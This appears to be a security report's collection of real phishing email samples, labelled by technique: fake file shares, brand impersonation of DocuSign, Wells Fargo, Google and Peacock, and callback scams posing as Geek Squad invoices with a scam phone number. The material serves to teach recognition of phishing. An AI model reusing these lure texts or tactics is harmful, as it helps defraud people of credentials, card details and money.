
This invite will only work for you and people with existing access.

Please let me know if you can't open the file.

Thanks,
[redacted]

[redacted]
Senior Accountant
[redacted]

Phishing via File Sharing



[redacted]
Signature Required: Panerabread Benefits Assesment
To: [redacted]

January 3, 2024 at 9:59 AM

DocuSign

Your document has been completed to review and sign.

SCAN THE BARCODE TO REVIEW DOCUMENT

[redacted]

All parties have been completed.

Download the attachment above to review and electronically sign the pending document. When DocuSign is applied, there is no requirement for a paper copy to be produced.

Thank You,
[redacted]

Do Not Share This Email
This email contains a secure link to DocuSign. Please do not share this email, link, or access code with others.

About DocuSign
Sign documents electronically in just minutes. It's safe, secure, and legally binding. Whether you're in an office, at home, on-the-go -- or even across the globe -- DocuSign provides a professional trusted solution for Digital Transaction Management™.

Questions about the Document?
If you need to modify the document or have questions about the details in the document, please reach out to the sender by emailing them directly.


Stop receiving this email
Report this email or read more about Declining to sign and Managing notifications.

If you are having trouble signing the document, please visit the Help with Signing page on our Support Center.

Download the DocuSign App

This message was sent to you by CAN CLASS who is using the DocuSign Electronic Signature Service. If you would rather not receive email from this sender you may contact the sender with your request.

Phishing via Brand Impersonation



[redacted]
We've detected some suspcious debit card activity ! Date:2024-06-06 [redacted]
To: [redacted]

June 6, 2024 at 2:08 PM

Suspicious transaction

Amount:	**$171.15**
Transaction date:	**2024-06-06 09:08 (UTC-5)**
Status:	**Hold**

We've detected some suspcious debit card activity and te mporarily blocked online access to your account for security r easons.

To secure your account, verify your identity and choose 'Approve' or 'Decline' below to proceed with the transaction.


Due to concerns, for the safety and integrity of Wells Fargo Bank account users, we have issued this warning message.

Please don't reply to this automatically generated service email.

Privacy Notice Equal Housing Lender

Wells Fargo Bank, N.A.
© 2024 All Rights Reserved.

Phishing via Brand Impersonation



MP [redacted]

[redacted] SECURITY ALERT! Cleansing Needed!

To: [redacted]

January 3, 2024 at 10:37 AM

REMOVE THE VIRUS FROM YOUR DEVICE

ATTENTION:


Your Google account may be at risk

We have noticed multiple suspicious activities in the last 24 hours. Your Google account may be suspended.

How to Secure Your Google Account

Tap the button below to proceed to security check.

Phishing via Brand Impersonation



C [redacted]
Re: Peacock TV
To: [redacted]

January 3, 2024 at 11:33 AM

Congrat Peacock TV

peacock

Your Membership has expired!

peacock

Dear customer,
Your membership has expired.


But, as part of our loyalty program, you can now extend for 90 days for free. Enjoy free 2-day shipping, Popular movies and hit tv-shows - all available with your Prime membership.

Extend for Free

* After signing up, you have to insert your credit card details for validation of your account
We will not withdraw any amount.

https://blog.talosintelligence.com/from-trust-to-trickery-brand-impersonation/

Telephone-Oriented Attack Delivery (TOAD)



DM [redacted]

payment summary info

To: [redacted]

January 3, 2024 at 8:21 AM

Details

INVOICE

Dear Customer,

Please note that your order for 2 years of Geek Squad Protection Plan has been processed from our end. An amount of $269.00 has been deducted from your account. It may take up to 24 hours to reflect in your account.

Didn't place the order? Reach helpline - +1 814 271 7926


Product name	**Geek Squad Protection**
Total amount	$269.00
Transaction date	January 03, 2024
Order number	GSDCX437544810
Order status	Delivered

If you face any issue with the product or if you have any query or if you want to cancel it, then you have to **contact us within 24 hours to our help desk number +1 814 271 7926.**

Thank you,

Bill Desk.

Telephone-Oriented Attack Delivery (TOAD)



[redacted]

Your invoice for the renewals

To: [redacted]

January 3, 2024 at 9:13 AM

January 3, 2024
Transaction ID: 8019HQ8GSI1Z74BG3

You have made a payment of $298.99 USD to Geek Squad.

Support: +1 (814) 271-7926

It may take a several minutes for this transaction to show up in your account history.

Seller

Shipping address - confirmed

[redacted]

Instructions to seller

Auto payment mode selected for future Renewals.

Payment Status

Amount paid in full.

Information	Qty.	Amount
Geek Squad Service Renewals (1 User, 2 Years)	1 user	$ 298.99

Receipt ID: G-15YTC7QERNN091815

Total	$ 298.99
Paid	*$ 298.99*

